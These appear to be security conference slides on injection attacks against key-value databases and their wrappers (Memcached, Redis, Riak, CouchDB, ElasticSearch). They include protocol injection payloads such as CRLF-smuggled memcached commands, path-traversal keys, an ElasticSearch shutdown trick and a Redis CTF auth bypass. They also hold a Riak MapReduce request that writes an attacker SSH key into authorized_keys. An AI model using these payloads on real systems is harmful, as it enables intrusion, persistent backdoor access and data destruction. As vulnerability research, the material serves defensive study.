



# Key-Value injections

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# About

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# Background

BlackHat 2014. New Page of Injections Book: Memcached Injections <https://www.blackhat.com/docs/us-14/materials/us-14-Novikov-The-New-Page-Of-Injections-Book-Memcached-Injections-WP.pdf>

In short the conclusion was it's possible to inject arbitrary memcached instructions (set, get, flush\_all, etc.) into key names

?sessid=3777e628c...%0aflush\_all%0a

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```
<?php
$m = new Memcached();
$m->addServer('localhost', 11211);

$m->set(str_repeat("a",251),"set
injected 0 3600 10\r\n1234567890",30);
?>
```

In this example, the syntax of the protocol is violated, as the key length is longer than 250 bytes.

# Background

ElasticSearch injection at Facebook. \$1000

<http://www.slideshare.net/IvanNovikov5/dcm8-elastic-search>


“ } { could break JSON

# Key-Value databases

- Memcache (my previous talk at BlackHat USA 2014)
- MemcacheDB
- Redis
- Riak
- CouchDB
- ...


# Are databases vulnerable?

This is another layer than in SQL injection case



# Are databases vulnerable?

No! Just wrappers between key-value databases and application layer





# How can I rapidly migrate from SQL injections to key-value (noSQL injections)?

- Quotes -> `\r\n ../`
- `SELECT` -> `get`
- `INSERT` -> `set`
- Max key length

limited (256b - 512Mb). Type `Ax512` to catch `5xx`



# How to fuzz

- `set("key-".[0x00-0xff],"data")` fuzzer to find anomalies
- `set("key-".[0x00-0xff][0x00-0xff],"data")`
- Max key length fuzzer
- `../` probes in case of REST API

Dockers available! <https://github.com/wallarm/researches/tree/master/key-value-injections>

# Redis

- RESP - plain/text protocol
- `\r\n` delimiters
- Different implementations
  - `set aaa bbb` - potential injectable (a.k.a “inline commands”)
  - `*3 $3 set $1 a $2 bb` - safe (used by all wrappers ; ( )
- Lua scripting engine inside (sandboxed, bypassed recently <http://benmmurphy.github.io/blog/2015/06/04/redis-eval-lua-sandbox-escape/>)
- File writing functions: CONFIG SET DIR/DBFILENAME <https://packetstormsecurity.com/files/134200/Redis-Remote-Command-Execution.html>

# Redis

- 8 PHP wrappers
- 11 Python wrappers
- 4 Lua wrappers
- Without results. All of them are using bulk strings (\$10 1234567890)
- Max key length trick doesn't work because Redis closes socket after error

```
1167         ok = string2ll(c->querybuf+pos+1,newline-(c->querybuf+pos+1),&ll);
1168         if (!ok || ll < 0 || ll > 512*1024*1024) {
1169             addReplyError(c,"Protocol error: invalid bulk length");
1170             setProtocolError(c,pos);
1171             return C_ERR;
1172         }
```

# Redis

<http://matthieukeller.com/2015/04/ctf-ndh-qualifications.html>

We replace the username with `admin\x0A\x0D` in order to finish the command and obtain :

```
spl3n@box:~$ python SecureAuthClient.py
[-] Server sent challenge :
OFJUOFLbDdR49FHeNMUH4FX7VFIUPxiASDKIaXpZvtIELU3Yo333ICcUmIZFfVWB !
[+] Auth data : AUTH username
|e72fd1858578774bfbee00196992db55f7697833746053a2390a73f4616c60da
[-] Sending auth packet...
[+] Welcome -ERR unknown command ':name' we are verifying your password...
[-] Bad password or authentication error... !
```

# Redis

- But! We can store try to store serialized strings as strings.
- And how wrapper can understand in this case that originally we wrote a string, not a serialized data? :) Nohow. Look at the same results:

```
$redis = new Redis($options);  
  
$key = new RedisKey('keyName');  
$key->setValue(new stdClass());  
$key->setValue('0:8:"stdClass":0:{"}');
```

# Riak

- HTTP
  - REST API
  - Used by original wrapper (<https://github.com/basho/riak-php-client>)
- Protocol Buffers
  - Binary protocol
  - Used by php-riak wrapper ([https://github.com/php-riak/php\\_riak](https://github.com/php-riak/php_riak))
- No scripting engines
- Search engine based on Apache Solr
- MapReduce with JS (deprecated) and Erlang engines (<https://aphyr.com/posts/224-do-not-expose-riak-to-the-internet>)

# Riak

```
$node = (new Node\Builder)
->atHost('127.0.0.1')
->onPort(8098)
->build();

$riak = new Riak([$node]);
$customersBucket = new Riak\Bucket('Customers');
$x = (new Command\Builder\FetchObject($riak))
    ->atLocation(new Location("../what-are-you-doing/../../../../"), $customersBucket)
    ->build()->execute()->getObject()->getData();
```

Riak

- HTTP
- REST API



# Riak

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```
curl -X POST -H "content-type: application/json" \  
  http://databevy.com:8098/mapred --data @-<<\EOF  
{"inputs": [ ["everything_you_can_run", "i_can_run_better"] ],  
 "query": [  
   {"map": {  
     "language": "javascript",  
     "source": "  
       function(v) {  
         // "/tmp/evil.erl"  
         return [47,116,109,112,47,101,118,105,108,46,101,114,108];  
       }  
     "  
   }}, {"reduce": {  
     "language": "erlang",  
     "module": "file",  
     "function": "write_file",  
     "arg": "  
SSHDir = os:getenv(\"HOME\") ++ \"/.ssh/\".\nSSH = SSHDir ++ \"authorized_keys\".\nfilelib:ensure_dir(os:getenv(\"HOME\") ++ \"/.ssh/\").\nfile:write_file(SSH, <<\"ssh-rsa SOME_PUBLIC_SSH_KEY= Fibonacci\\n\\>>).\nfile:change_mode(SSHDir, 8#700).\nfile:change_mode(SSH, 8#600).\nfile:delete(\"/tmp/evil.erl\").  
"  
  ]]  
}
```

# CouchDB

- HTTP
  - REST API
- JavaScript sandboxed engine
- POST /\_replicate provide SSRF calls

# CouchDB. PHP. settee

<https://github.com/inadarei/settee/blob/aecedc977b5ce0e6a1af34852a5d99a264570281/src/classes/SetteeDatabase.class.php#L69>

```
292     private function safe_urlencode($id) {
293         //-- System views like _design can have "/" in their URLs.
294         $id = rawurlencode($id);
295         if (substr($id, 0, 1) == '_') {
296             $id = str_replace('%2F', '/', $id);
297         }
298         return $id;
299     }
```

# CouchDB. PHP. Chill

<https://github.com/Block8/Chill/blob/master/Chill/Client.php>

```
225     public function put($documentId, array $doc)
226     {
227         $context = array('http' => array());
228
229         $context['http']['method'] = 'PUT';
230         $context['http']['header'] = 'Content-Type: application/json';
231         $context['http']['content'] = json_encode($doc);
232
233         $rev = isset($doc['_rev']) ? '?rev=' . $doc['_rev'] : '';
234         list($status, $response) = $this->sendRequest(urlencode($documentId) . $rev, $context);
```

```
102     public function getView($design, $view, $key = null, $params = array())
103     {
104         $query = $this->processViewParameters($params);
105
106         $url = '_design/' . $design . '/_view/' . $view . '?' . implode('&', $query);
107
```

# CouchDB. Like ElasticSearch

## elasticsearch original

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- All URI parts goes through PHP urlencode().  
But dot (0x2e) IS NOT encoded by RFC
- json\_encode protects from injections into values

```
$params = array();  
$params['body'] = array('testField' => 'abc');  
$params['index'] = '..';  
$params['type'] = '_shutdown';  
// Document will be indexed to my_index/my_type/<autogenerated_id>  
$ret = $client->index($params);
```

# Conclusions

- REST API doesn't provide us to change HTTP method. We can use only GET/POST/PUT from original request. But have no chance to change it for DELETE for example (sometimes it's possible to inject new HTTP request in raw socket but really rare).
- Build-in commands sometimes provides file writes, not so good sandboxed code and SSRF
- Wrappers can deserialize data by themselves
  - TODO - inject Java Invoker exploit into key-value database

# Thanks!

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